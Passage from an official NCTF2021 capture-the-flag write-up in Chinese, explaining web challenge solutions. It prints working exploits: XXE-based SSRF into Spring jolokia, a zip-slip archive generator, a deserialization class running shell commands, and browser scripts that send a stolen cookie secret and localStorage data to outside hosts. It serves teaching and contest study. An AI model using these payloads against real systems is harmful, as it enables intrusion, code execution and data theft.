

NCTF2021 Official Writeup by X1cT34m

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Web

X1cT34m_API_System

ezjava

prettyjs

prettynote

摆就完事了

摆就完事了2.0

考点: thinkPHP5.0 sql盲注

非预期:

ezsql

Pwn

login

vmstack

ezheap

mmmmmmmap

house_of_fmyyass

Crypto

signin

dsa

rsa

dlp

Reverse

Hello せかい

Shadowbringer

鲨鲨的秘密

狗狗的秘密

easy_mobile

Misc

Hex酱的秘密花园

做题做累了来玩玩游戏吧

Hello File Format

Web

X1cT34m_API_System

Author: wh1sper

题目描述:
在API安全的新时代, 安全圈迎来风云变幻。
掀起巨浪的你? 只手遮天的你? 选择保护还是放弃你的曾经的伙伴?
target: <http://129.211.173.64:58082/>

附件链接:
<https://www.lanzoui.com/iUoDwwyfdxc>

hint1:
the hidden API to bypass 403

hint2:
jolokia readfile

考点: Springboot actuator配置不当导致的API安全问题

访问 `/actuator/mappings` , 可以看到有 `/actuator/jolokia` (限制了本地IP, 直接访问返回 `403`)和一个隐藏的API接口 `/user/list` 。

或者直接拿 `APIKit` 扫到 `/user/list` :

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLoggerExtenderProject optionsUser optionsLearnAPIKit

☒ Auto request sending☒ Send with cookie

#	URL	Status Code	Event Name	Unauth	Scan Time
	/actuator/conditions	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/configprops	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/env	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/health	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/info	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/loggers	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/mappings	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/metrics	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/scheduledtasks	0	SpringbootActuator	false	2021-11-27 12:58:45
	/error	0	SpringbootActuator	false	2021-11-27 12:58:45
	/error	0	SpringbootActuator	false	2021-11-27 12:58:45
	/profile	0	SpringbootActuator	false	2021-11-27 12:58:45
	/register	0	SpringbootActuator	false	2021-11-27 12:58:45
	/register	0	SpringbootActuator	false	2021-11-27 12:58:45
	/resetPassword	0	SpringbootActuator	false	2021-11-27 12:58:45
	/signin	0	SpringbootActuator	false	2021-11-27 12:58:45
	/signin	0	SpringbootActuator	false	2021-11-27 12:58:45
	/signout	0	SpringbootActuator	false	2021-11-27 12:58:45
	/user/list	0	SpringbootActuator	false	2021-11-27 12:58:45
	/user/profile	0	SpringbootActuator	false	2021-11-27 12:58:45

Request

PrettyRawHex

1 GET /user/list HTTP/1.1

2 Host: 129.211.173.64:58082

3 Accept-Encoding: gzip, deflate

4 Accept: */*

5 Accept-Language: en

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

7 Connection: close

8 Cookie: JSESSIONID=CBE64D5888B7F31AA5238B7EC9D5DE1;

9

10

Response

PrettyRawHexRender

1 HTTP/1.1 405

2 Allow: POST

3 X-Content-Type-Options: nosniff

4 X-XSS-Protection: 1; mode=block

5 Cache-Control: no-cache, no-store, max-age=0, must-revalidate

6 Pragma: no-cache

7 Expires: 0

8 X-Frame-Options: DENY

9 Content-Type: application/json

10 Date: Sat, 27 Nov 2021 04:58:42 GMT

11 Connection: close

12 Content-Length: 107

13

14 {

POST访问 `/user/list` , 返回XML格式的数据

```
POST /user/list HTTP/1.1
Host: 129.211.173.64:58082
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
Safari/537.36
Connection: close
Cookie: JSESSIONID=CBE64D58888B7F31AA5238B7EC9D5DE1;
Content-Type: application/xml
Content-Length: 10

<id>
  1
</id>
```

```
1 HTTP/1.1 200
2 X-Content-Type-Options: nosniff
3 X-XSS-Protection: 1; mode=block
4 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
5 Pragma: no-cache
6 Expires: 0
7 X-Frame-Options: DENY
8 Content-Type: text/plain; charset=UTF-8
9 Content-Length: 44
10 Date: Sat, 27 Nov 2021 05:06:23 GMT
11 Connection: close
12
13 <id>1</id><username>root@root.com</username>
```

那么自然而然地想到了XXE；加了waf，不让直接读文件；
(这里有俩师傅做了非预期,XXE的waf没写好,可以直接盲打外带flag,我在v2限制了靶机出网无法外带了)
但是众所周知，XXE是可以SSRF的；

那么SSRF配合 `/actuator/jolokia` 可以完成一次利用

因为是docker代理的端口，我们需要先访问 `/actuator/env` 获取本地服务端口：



The screenshot shows a web browser window with the address bar displaying `129.211.173.64:58082/actuator/env`. Below the address bar, there are tabs for 'JSON', '原始数据', and '头'. The 'JSON' tab is selected, showing the response body in a JSON viewer. The JSON data is as follows:

```
{
  "activeProfiles": [],
  "propertySources": [
    {
      "name": "server.ports",
      "properties": {
        "local.server.port": {
          "value": 8080
        }
      }
    },
    {
      "name": "servletContextInitParams",
      "properties": {}
    },
    {
      "name": "systemProperties",
      "properties": {}
    }
  ]
}
```

The value `8080` under `local.server.port` is highlighted with a red box.

然后构造SSRF：

```

1 POST /user/list HTTP/1.1
2 Host: 129.211.173.64:58082
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Cookie: JSESSIONID=4E8E18623EC2DEB1675E56DF8955D33B
10 Content-Type: application/xml
11 Content-Length: 119
12
13 <?xml version="1.0"?>
14 <!DOCTYPE dy [
15 <ENTITY dy SYSTEM "http://127.0.0.1:8080/actor/jolokia"/>
16 ]>
17 <id>&dy;</id>
18
19 HTTP/1.1 200
20 X-Content-Type-Options: nosniff
21 X-XSS-Protection: 1; mode=block
22 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
23 Pragma: no-cache
24 Expires: 0
25 X-Frame-Options: DENY
26 Content-Type: text/html; charset=UTF-8
27 Content-Length: 767
28 Date: Sat, 27 Nov 2021 07:31:13 GMT
29 Connection: close
30
31 <id>
32 {
33   "request": {
34     "type": "version",
35     "value": {
36       "agent": "1.6.0",
37       "protocol": "7.2",
38       "config": {
39         "listenForHttpService": "true",
40         "authIgnoreCerts": "false",
41         "agentId": "172.192.1.10-37-1e7aa82b-servlet",
42         "debug": "false",
43         "agentType": "servlet",
44         "policyLocation": "classpath:/jolokia-access.xml",
45         "agentContext": "/jolokia",
46         "serializeException": "false",
47         "mimeType": "text/plain",
48         "dispatcherClasses": "org.jolokia.http.Jsrl60ProxyNotEnabledByDefaultAnymoreDispatcher",
49         "authMode": "basic",
50         "streaming": "true",
51         "canonicalNaming": "true",
52         "historyMaxEntries": "10",
53         "allowErrorDetails": "true",
54         "allowDnsReverseLookup": "true",
55         "realm": "jolokia",
56         "includeStackTrace": "true",
57         "useRestrictorService": "false",
58         "debugMaxEntries": "100",
59         "info": {},
60         "timestamp": 1637998273,
61         "status": 200
62       }
63     }
64   }
65 }
66 </id>
67 <username>
68 None
69 </username>

```

因为 `/jolokia/list` 返回的数据太长了，而且里面有一些特殊符号会报 `XML document structures must start and end within the same entity.`。

于是后面给了附件pom.xml，可以本地起起来看一下有什么Mbean。

```

> 打开的编辑器
> JOLOKIA
  > 大纲
    > {} request
      > type list
      > {} value
        > {} org.springframework.boot
        > {} JMXImplementation
        > {} java.util.logging
        > {} jdk.management.jfr
        > {} java.lang
        > {} com.sun.management
        > {} jmx4perl
        > {} com.zaxxer.hikari
        > {} java.nio
        > {} jolokia
        # timestamp 1637998449
        # status 200
  > {} value > {} com.sun.management > {} type=DiagnosticCommand
    2018 },
    2019 "ObjectName": {
    2020 "rw": false,
    2021 "type": "javax.management.ObjectName",
    2022 "desc": "ObjectName"
    2023 },
    2024 },
    2025 "class": "com.sun.management.internal.HotSpotDiagnostic",
    2026 "desc": "Information on the management interface of the MBean"
    2027 },
    2028 "type=DiagnosticCommand": {
    2029 "op": {
    2030 "vmUptime": {
    2031 "args": [{
    2032 "name": "arguments",
    2033 "type": "[Ljava.lang.String;",
    2034 "desc": "Array of Diagnostic Commands Arguments and Options"
    2035 }],
    2036 "ret": "java.lang.String",
    2037 "desc": "Print VM uptime."
    2038 },
    2039 "jfrDump": {
    2040 "args": [{
    2041 "name": "arguments",
    2042 "type": "[Ljava.lang.String;",
    2043 "desc": "Array of Diagnostic Commands Arguments and Options"
    2044 }],
    2045 "ret": "java.lang.String",
    2046 "desc": "Print JFR dump."
    2047 }
    2048 }
    2049 }
    2050 }

```

有一个可以读写文件的Mbean：

`com.sun.management:type=DiagnosticCommand`

判断远程环境是否存在这个Mbean：

<pre> 10 Content-Length: 125 11 12 <?xml version="1.0"?> 13 <!DOCTYPE dy [14 <ENTITY dy SYSTEM "http://127.0.0.1:8080/actuator/jolokia/list/a"> 15]> 16 <id>&dy;</id> </pre>	<pre> 13 <id> : {"request":{"path":"a","type":"list"},"value":{},"timestamp":1637998704,"status":200} </id> <username> None </username> </pre>
--	--

如果不存在返回的是上图，如果存在返回的是下图两种情况

<pre> 9 Content-type: application/xml 10 Content-Length: 142 11 12 <?xml version="1.0"?> 13 <!DOCTYPE dy [14 <ENTITY dy SYSTEM 15 "http://127.0.0.1:8080/actuator/jolokia/list/com.sun.management"> 16]> 17 <id>&dy;</id> </pre>	<pre> 12 <message> : org.xml.sax.SAXParseException; systemId: http://127.0.0.1:8080/actuator/jolokia/list/com.sun.management; lineNumber: 1; columnNumber: 8233; XML 文档结构必须从头至尾包含在同一个实体内。 </message> </pre>
--	---

exp:

```

1  POST /user/list HTTP/1.1
2  Host: localhost:8080
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Connection: close
6  Cookie: JSESSIONID=4E8E18623EC2DEB1675E56DF8955D33B
7  Content-Type: application/xml
8  Content-Length: 194
9
10 <?xml version="1.0"?>
11 <!DOCTYPE dy [
12 <ENTITY dy SYSTEM
13 "http://127.0.0.1:8080/actuator/jolokia/exec/com.sun.management:type=DiagnosticCommand/com
14 pilerDirectivesAdd/!flag">
15 ]>
16 <id>&dy;</id>

```

flag:

```

1  NCTF{Spring_actuator_And_Jolokia_1S_So_fun_by_the_way_we1com3_to_join_API_Security_Community_yulige_yyds_wysb}

```

ezjava

出题人ID: Pupi1

题目描述:

戴教授才开放了2天的文件管理系统，还没完成就被黑客拿下了，并往里面藏了一点东西

<http://129.211.173.64:8080/html/index.html>

<http://129.211.173.64:8081/html/index.html>

附件链接:

链接: <https://pan.baidu.com/s/1jB6Kcy478ashRtxEFJP1bQ>

提取码: nctf

<https://wwn.lanzoui.com/iamSDwyi0pe>

<https://attachment.h4ck.fun:9000/web/ezjava/nctf.war>

flag:

```
1 nctf{J3va_SecUrlt9_ls_T0o_DlfficuLT}
```

这个题其实也是一个在不支持jsp的情况下任意文件写的rce利用

前面部分先对代码进行审计, 我们可以上传zip, 然后在解压这里发现

```
while(true) {
    while(en.hasMoreElements()) {
        ZipEntry entry = (ZipEntry)en.nextElement();
        String name = entry.getName();
        name = name.replace(oldChar: '/', File.separatorChar);
        File file = new File(destDir, name);
        if (entry.isDirectory()) {
            file.mkdirs();
        } else {
            file.getParentFile().mkdirs();
            is = zip.getInputStream(entry);
            fos = new FileOutputStream(file);

            int readed;
            while((readed = is.read(buff)) > 0) {
                fos.write(buff, off: 0, readed);
            }

            fos.close();
            is.close();
        }
    }
}
```

他没有对压缩包文件内的文件进行检查, 这里就可以导致解压目录穿越。这里可以通过一个脚本去生成这样的zip:

```

1  import zipfile
2  import os
3
4  if __name__ == "__main__":
5      try:
6
7          zipFile = zipfile.ZipFile("poc.zip", "a", zipfile.ZIP_DEFLATED)
8          info = zipfile.ZipInfo("poc.zip")
9          zipFile.write("poc.class", "../../usr/local/tomcat/webapps/html/WEB-INF/classes/com/x1c/nctf/Poc.class", zipfile.ZIP_DEFLATED)
10         zipFile.close()
11     except IOError as e:
12         raise e

```

那么我们现在就相当与可以写入任意文件了。那么就是在spring boot运行时并且不支持jsp没有热部署的情况下要如何去rce的问题了(好像这里题目在重启的过程中jsp支持被打开了, X_X)

其实这里给了一个后门是用来反序列化, 这里的提示其实很明显了, 我们就可以把恶意类文件写入到classpath, 如何通过反序列化去加载我们恶意类中重新readObject方法, 就可以达成rce。

题目给的附件是war, 然后也有tomcat的路径可以很轻松的得到classpath, 然后通过unzip把恶意类解压到classpath下, 再通过后门的反序列化去触发即可。(这里一开始没给tomcat路径是因为tomcat的路径是默认的而且可以通过zip路由去确认是否存在该路径, 但是一直没有解就当hint去提示师傅们了:)

exp:

```

1  package com.x1c.nctf;
2
3  import java.io.*;
4  import java.io.Serializable;
5  import com.x1c.nctf.Tool.*;
6
7  public class Poc implements Serializable {
8      public Poc() {
9      }
10
11     private void writeObject(ObjectInputStream out) throws IOException,
ClassNotFoundException {
12         out.defaultReadObject();
13     }
14
15     private void readObject(ObjectInputStream in) throws IOException,
ClassNotFoundException {
16         in.defaultReadObject();
17         Runtime.getRuntime().exec("touch /tmp/1.txt");
18     }
19
20     public static void main(String[] args) throws Exception {
21         Poc o = new Poc();
22         System.out.println(Tool.base64Encode(Tool.serialize(o)));
23     }
24 }
25 backdoor?cmd=r00ABXNyABBjb20ueDFjLm5jdGYuUG9jLTxEyChKw8gCAAB4cA==

```

反弹shell就可以了!

prettyjs

出题人ID: byc_404

题目描述:

A useless website that gives you express template...

link: <https://prettyjs.bycsec404.top>

附件链接:

链接: <https://pan.baidu.com/s/174wSQKQH08l-UtniPROUVA>

提取码: 1txc

<https://attachment.h4ck.fun:9000/web/prettyjs/prettyjs.zip>

<https://nctf.slight-wind.com/web/prettyjs/prettyjs.zip>

flag:

```
1 nctf{anyone_get_me_a_job_to_study_on_javascript:})}
```

prettyjs这题主要的目的是考察选手们如何在服务端不存在 `X-Content-Type-Options` + cookie的 `samesite` 属性为none的情况下, 不用xss拿到 `/api/template` 下的敏感信息。不过部署题目时因为我的疏忽, 导致 `/api/template` 默认的 `Content-Type` 为 `text/html`, 可以直接做到csrf=>xss orz, 而预期此处的 `Content-Type` 应该是 `text/plain` 的。

下面是预期的思路流程:

审计代码后可知我们需要构造cookie,而cookie所需的ADMIN_USERNAME与COOKIE_SECRET来自admin bot在 `/api/template` 路由下的template内容。

然而理论上站内并没有xss的地方, 因此出发点只能是: 让bot访问我们自己服务器, 并向题目网站进行跨域请求。

而跨域就要面对SOP (Same Origin Policy) 的限制。虽然题目的cookie `samesite` 属性被设置为 `none`, 使得cookie在我们服务器的域仍然有效, 但通过 `fetch`, `XMLHttpRequest` 等等手段都会受到SOP的限制, 请求发出去了, 但是response返回后不会让javascript获取到。

```
> fetch("https://prettyjs.bycsec404.top/api/template", {
  mode: "no-cors",
  method: 'POST',
  referrerPolicy: "no-referrer",
  credentials: "include",
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded'
  },
  body: "username=byc",
  referrerPolicy: 'no-referrer'
}).then(r=>r.text()).then(console.log)
< ▶ Promise {<pending>}
```

>

同时服务端还存在一个referer的检查。

```
const sameOrigin = async (req, res, next) => {
  if (req.get('referer') && !req.get('referer').startsWith(process.env.SITE_URL)) {
    return res.status(403).json({ msg: 'SameOrigin Protection' })
  }
  next();
}
```

此处referer的检查其实也是目前很多主流web服务/中间件在jsonp,视频地址等等接口检查referer的手段：如果存在referer头，判断下是否是从我们自己站过来的。但这样的检查手段绕过也很简单，只需要不带referer即可。

那么现在关键是需要跨域加载且拿到返回值。而我们知道script在进行跨域加载js时是不会受到SOP的限制的，其返回内容也在控制范围内。但是此处script有两个问题需要解决

1. /api/template 内容并不是单纯js
2. /api/template 是post路由

我们依次来解决这两个问题。

第一个问题，首先 /api/template 的内容是由可控的username+ 's Awesome express page! Check below ? 以及一份expressjs 的简单代码组成的。后面一部分代码自然是合法的js代码。那前一部分呢？是不是只要注释掉第一行，整个页面的内容就是合法js了？

答案是肯定的。只不过此处username被限制了，不能使用 / 。那 // 或 /* 都不能使用。不过我们完全可以用前端下js的另一种注释方式： <!-- 来注释掉第一行。这样就让整个 /api/template 的内容成为合法js了。

HTML comments are valid in JavaScript

You will be impressed, but <!-- (which is known as HTML comment) is a valid comment in JavaScript.

```
// valid comment
<!-- valid comment too
```

💡 Explanation:

Impressed? HTML-like comments were intended to allow browsers that didn't understand the <script> tag to degrade gracefully. These browsers, e.g. Netscape 1.x are no longer popular. So there is really no point in putting HTML comments in your script tags anymore.

Since Node.js is based on the V8 engine, HTML-like comments are supported by the Node.js runtime too. Moreover, they're a part of the specification:

第二个问题，如何让script用post的方式加载内容？这里我的方法是，利用service worker来更改其对 /api/template 的请求。我们知道service worker 相当于浏览器端的代理，自然能将get改为post.那么最后的解法就水落石出了。

因为要注册service worker，所以这里我本地起一个node server提供http 服务，然后用ngrok 为我们获取一个临时的https域名。其中sw.js将发往 /api/template 的请求方式由get换成post.

server.js

```
1  const express = require('express');
2  const app = express();
3  const logger = require('morgan');
4
5
```

```

6  app.use(logger('dev'));
7
8  app.get('/', (_, res) => {
9    return res.sendFile(__dirname + '/solve.html');
10 })
11
12 app.get('/exp', (_, res) => {
13   return res.sendFile(__dirname + '/exp.html');
14 })
15
16 app.get('/sw.js', (_, res) => {
17   res.type('application/javascript');
18   return res.send(`self.addEventListener('fetch', (event) => {
19     event.respondWith(async () => {
20       let resp;
21       if (event.request.url.includes('template')) {
22         resp = await fetch(event.request, {
23           method: 'POST',
24           headers: {
25             'Content-Type': 'application/x-www-form-urlencoded'
26           },
27           body: "username=<!--",
28           referrerPolicy: 'no-referrer'
29         });
30       } else {
31         return await fetch(event.request);
32       }
33     })());
34   });`);
35 })
36
37
38
39 app.listen(9000)

```

solve.html.用于注册service worker

```

1  <!DOCTYPE html>
2  <html>
3  <head>
4    <title>Solve</title>
5    <script>
6      if ('serviceWorker' in navigator) {
7        window.addEventListener('load', () => {
8          const sw = "https://6ad8-47-94-110-102.ngrok.io/sw.js";
9          navigator.serviceWorker.register(sw, { scope: '/' })
10             .then((register) => {
11               navigator.sendBeacon("https://webhook.site/e708eb94-ea07-490a-
12 969a-742d40033925", "Successfully register");
13               setTimeout(() => {
14                 window.open("/exp")
15               }, 100);

```

```

15         }, (err) => {
16             navigator.sendBeacon("https://webhook.site/e708eb94-ea07-490a-
17             969a-742d40033925", "Failed to register");
18             console.log('Service worker error:', err);
19         });
20     });
21 }
22 </script>
23 </head>
24
25 <body>
26     byc_404 got this
27 </body>
28
29 </html>

```

exp.html。加载 `/api/template` 并通过hook的手段拿到ADMIN_USERNAME与COOKIE_SECRET。这里主要是重写与增加了一些函数使得nodejs下的代码放到前端js仍然合法。同时我们要获取的内容语句

是: `global.process.env.ADMIN_USERNAME.setFlag(COOKIE_SECRET)`。我们可以使用 `Proxy` 来hook `global` 每次访问属性或调用方法的操作。

```

1  <body>
2      <script>
3          const target = "https://prettyjs.bycsec404.top";
4          const script = document.createElement('script');
5          script.referrerpolicy = 'no-referrer';
6          script.src = target + "/api/template"
7          document.body.appendChild(script);
8
9          const require = (module) => {
10              if (module == 'express') {
11                  return () => {
12                      return {
13                          use: () => { },
14                          all: () => { },
15                          listen: () => { },
16                          get: (data, func) => {
17                              Object.prototype.global = new Proxy({}, handler);
18                              func('byc_404', { send: () => { } });
19                          }
20                      }
21                  }
22              }
23              if (module === 'randomatic') {
24                  return () => { };
25              }
26              if (module === 'express-session') {
27                  return () => { };
28              }
29          }
30

```

```

31
32     const url = 'https://webhook.site/e708eb94-ea07-490a-969a-742d40033925'
33     const handler = {
34         get: (target, prop) => {
35             console.log(prop);
36             if (['process', 'env', 'setFlag'].includes(prop) === false) {
37                 navigator.sendBeacon(url, `ADMIN_USERNAME=${prop}`);
38             }
39             if (prop == 'setFlag') {
40                 return (data) => {
41                     console.log(data)
42                     navigator.sendBeacon(url, `COOKIE_SECRET=${data}`);
43                     return {};
44                 };
45             }
46             target[prop] = {};
47             return new Proxy(target[prop], handler);
48         }
49     };
50 </script>
51
52 </body>

```

REQUESTS (3/500) Newest First

POST #a36ca

139.180.223.121

11/29/2021 11:01:17 AM

POST #806ba

139.180.223.121

11/29/2021 11:01:17 AM

POST #df4f8 139.180.223.121

11/29/2021 11:01:16 AM

Request Details

POST https://webhook.site/e708eb94-ea07-490a-969a-742d40033925

Host139.180.223.121 whois

Date11/29/2021 11:01:17 AM (a few seconds ago)

Size78 bytes

IDa36ca777-e58f-4cc1-8ce2-e6fc2f1d9719

Files

Query strings

(empty)

Raw Content

COOKIE_SECRET=cb7f2c9c4e973b806e28034344cc26ca60a2fd44d2d2834f712ce2ee2c975035

PermalinkRaw contentExport as

Headers

connectionclose

accept-languageen-US

accept-encodinggzip, defla

referrerhttps://416

sec-fetch-destempty

sec-fetch-modenot-cors

sec-fetch-sitecross-site

originhttps://416

content-typetext/plain;

sec-ch-ua-platfom

user-agentMozilla/5.0

sec-ch-ua-mobile?0

accept*/*

sec-ch-ua

content-length78

hostwebhook.sit

Form values

(empty)

利用cookie_secret 以及admin_username 就可以计算出flag所需的cookie了。由于服务端使用的是express的 signedCookie,我们可以选择替换配置本地起一个一样的server,或者直接计算hmac-sha256签名,带上cookie访问 /api/flag 即可。

所以, X-Content-Type-Options 的存在还是很有必要的, 同时也要尽量避免设置samesite属性为 none 。

ps:

xxx.xxx.xxx 这种属于合法javascript的场景, 不知道有没有让大家联想到 jsonwebtoken 呢 :)

prettynote

出题人ID: byc_404

题目描述:

you see, we do care about security of notes.

site link: <https://prettynote.bycsec404.top>

bot link: <http://149.28.131.9:8000/>

附件链接:

链接: <https://pan.baidu.com/s/1hEN3tePC-lLwAaPZq1PpRw>

提取码: 9gyi

<https://attachment.h4ck.fun:9000/web/prettynote/prettynote.zip>

<https://nctf.slight-wind.com/web/prettynote/prettynote.zip>

flag:

```
1 nctf{xss_is_harder_than_rce_23333}
```

prettynote 的预期解题流程其实已经在给出的第二个hint里了:

`json csrf + bypass CSP + make two sites same origin`

第一步:

json csrf. 这个考点貌似是某厂安全岗面试时经常会问到的一个问题XD。关于它其实stackoverflow上早就有解释了:

Forging arbitrary CSRF requests with arbitrary media types is effectively only possible with XHR, because a form's method is limited to GET and POST and a form's POST message body is also limited to the three formats `application/x-www-form-urlencoded`, `multipart/form-data`, and `text/plain`. However, with the form data encoding `text/plain` it is still possible to forge requests containing valid JSON data.

So the only threat comes from XHR-based CSRF attacks. And those will only be successful if they are from the same origin, so basically from your own site somehow (e. g. XSS). Be careful not to mistake disabling CORS (i.e. not setting Access-Control-Allow-Origin: *) as a protection. CORS simply prevents clients from reading the response. The whole request is still sent and processed by the server.

只有服务端限制了请求 `Content-Type` 必须是 `application/json` 之类才能限制此类攻击。

这类csrf攻击的常见场景包括但不限于: php使用 `php://input` 获取post body

并使用 `json_decode` 解析; go直接用`json.Unmarshal`解析`req.Body`的数据。本题就可以基于后者这样的场景发起的csrf攻击。

```
func addHandler(w http.ResponseWriter, req *http.Request) {
    w.Header().Set("Content-Type", "application/json")
    session := req.Context().Value("session").(*sessions.Session)
    uid, _ := session.Values["uid"]
    note := findNote(uid.(string))
    if note.Content != "" {
        _, _ = fmt.Fprintf(w, "You've already stored a note")
    } else {
        var note Note
        reqBody, _ := ioutil.ReadAll(req.Body)
        err := json.Unmarshal(reqBody, &note)
        if err != nil {
            _, _ = fmt.Fprintf(w, "Error reading JSON body")
            return
        }
        if len(note.Content) > 300 {
            _, _ = fmt.Fprintf(w, "Too much words!")
            return
        }
        createNote(uid.(string), note.Content)
        http.Redirect(w, req, "/", http.StatusFound)
    }
}
```

能够csrf后，我们可以就能让bot增加可控的note内容了。

第二步，绕过csp 进行xss.这里注意 store.prettynote.bycsec404.top 的CSP 不难发现允许了主站 prettynote.bycsec404.top 的src资源

```
1 Content-Security-Policy: default-src https://prettynote.bycsec404.top/; style-src 'self';
worker-src 'none'; frame-ancestors https://prettynote.bycsec404.top/; script-src 'nonce-
SpyDCeJT39Rg6xVLzcapIMU7hqxqv6oIWrdYvTLOEpQ=' https://prettynote.bycsec404.top/; base-uri
'none';
```

主站唯一有可控返回值的的地方在 </note/>，自然是可以利用的。不过 </note/> 的内容在store站也会作为innerHTML 插入。因此这里我们需要稍微构造下 </note/> 内容，让js payload与html 内容在一起，就能在 [store](https://store.prettynote.bycsec404.top/) 站达成xss。

```
1 alert(1);`<iframe srcdoc="<script src='https://prettynote.bycsec404.top/note/'></script>">`
```

确定

Hello, your safely stored note is:

alert(1) `

Security Status: Protected with CSP, anti-XSS and sandbox

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最后也是最重要的考点。我们拿到了store站的xss,而flag在主站的localStorage中，而localStorage也是受到跨域保护的

```
✖ Uncaught DOMException: Blocked a frame with origin "https://store.prettynote.bycsec404.top" from (index):1
  accessing a cross-origin frame.
  at https://prettynote.bycsec404.top/note/:1:27
```

所以我们需要让两个站 same origin。而最后一个hint是 <https://developer.mozilla.org/en-US/docs/Web/API/Document/domain>，所以不难想到，我在store站利用xss,设置 `document.domain="prettynote.bycsec404.top"`，两者的domain一致不就可以访问了么。

然而事实是，即使设置了document.domain我们依然访问不到。这也是我自己踩过的一次坑。

假如注意到上面文档中的这样的一个语句

Setter

```
document.domain = domainString
```

The setter for this property can be used to *change* a page's [origin](#), and thus modify how certain security checks are performed. It can only be set to the same or a parent domain. For example, if `https://a.example.com` and `https://b.example.com` both use

```
document.domain = "example.com";
```

then they have both modified their origin to have the same domain, and they can now access each other's DOM directly—despite being cross-origin, which would normally prevent such access.

Note that setting `document.domain` to its current value is not a no-op. It still changes the origin. For example, if one page sets

```
document.domain = document.domain;
```

then it will be counted as cross-origin from any other normally-same-origin pages that have not done the same thing.

你可能会顺藤摸瓜，google `document.domain=document.domain`，从而找到MDN 上关于SOP的文档。 https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy#changing_origin

Note: When using `document.domain` to allow a subdomain to access its parent, you need to set `document.domain` to the *same value* in both the parent domain and the subdomain. This is necessary even if doing so is setting the parent domain back to its original value. Failure to do this may result in permission errors.

所以，我们必须要在主站和从站都设置一遍`document.domain`才能让他们真正同源

知道这点之后其实就好办了。我们留意到主站与store站存在一个互相`postMessage`的通信

store:

```
1 window.addEventListener('message', (e) => {
2   if( e.data.type == "note" && e.origin == "https://prettynote.bycsec404.top"){
3     document.getElementById("note").innerHTML = e.data.content;
4     let content = document.getElementById("note").textContent
5     const result = {
6       "userNote.content": content,
7       "userNote.number": content.length,
8       "userNote.status": content.length > 0 ? "healthy": "ready"
9     }
10    parent.postMessage(result, "*")
11  }
12 });
```

main:


```

1  userNote = {}
2  const set = (function assign(b,c,d,a){if(b.includes(a)){return
  assign(b.substring(b.indexOf(a)+1),c,d[b.split(a)[0]])}return d[b]=c});
3
4  window.addEventListener('message', (e) => {
5      if (e.data && e.origin == "https://store.prettynote.bycsec404.top") {
6          for (let attr in e.data) {
7              set(attr, e.data[attr], window, ".")
8          }
9          console.log(`Current note: ${JSON.stringify(userNote)}`)
10     }
11 })

```

可以看到每次store站都会反过来向主站postMessage,主站接收到内容后,则会经过set操作, 设置userNote 的属性。而这里的set可以做到任意设置window下的属性

```

> test = {}
< ▶ {}
> set("test.abc", "123", window, ".")
< '123'
> test
< ▶ {abc: '123'}
>

```

所以最后的方法就是, 我们用store站的xss反过来向主站postMessage从而设置主站的document.domain,一致后即可访问localStorage,利用跳转bypass CSP 带出flag

exp:

```

1  <body>
2  <h3>SOLVE</h3>
3  <script>
4      const url = "https://prettynote.bycsec404.top";
5      async function poc() {
6
7          let form = document.createElement("form");
8          form.id = "addPost";
9          form.method = "POST";
10         form.action = `${url}/note/add`;
11         form enctype = "text/plain";
12
13         let src = `<script src=${url}/note><\/script>`;
14         const payload =
15         'document.domain=\'bycsec404.top\';parent.parent.postMessage({'document.domain\':'bycsec
16         404.top\'},\`*\`);setTimeout(()=> parent.parent.location=\'http://120.27.246.202/?
17         \'+parent.parent.localStorage.flag, 200);' + '<iframe srcdoc=\`' + src + '\`>
18         <\/iframe>`;
19
20         let input = document.createElement("input");
21         input.name = `{"content": "${payload}", "test": "`
22         input.value = 'byc_404'
23
24         form.appendChild(input);
25         document.body.appendChild(form);

```

```
21
22     document.getElementById("addPost").submit();
23 }
24
25
26     (async () => {
27         poc();
28     })();
29
30 </script>
31 </body>
```

摆就完事了

出题人ID: m1saka

题目描述:

啊对对对 太对辣太对辣

target 1:

<http://129.211.173.64:8085/public/index.php/index/index/index>

target 2:

<http://47.101.160.205:8085/public/index.php/index/index/index>

flag:

nctf{m1saka_wanna_kaibai}

备注:

if you get no idea about the problem,there is no harm in diffing the source code with the official one.

摆就完事了2.0

出题人ID: m1saka

题目描述:

卷起来 不准摆!

target: <http://129.211.173.64:8086/public/index.php/index/index/index>

flag:

nctf{m1saka_wanna_marry_liyuu_}

构建题目的时候打了tp5未开启强制路由导致rce的补丁代码，结果上题的时候上的时候用了另一个文件夹下的备用题目，导致很多队伍开始直接非预期rce，我还在想是不是waf给的简单导致有的师傅利用mysql写任意文件rce，直到跑去问了一位师傅的payload。。我先是修复了非预期，部署2.0并且修改原题权限要花费一些时间，给做题师傅们带来的不便还请谅解。

考点: thinkPHP5.0 sql盲注

www.zip给出源码

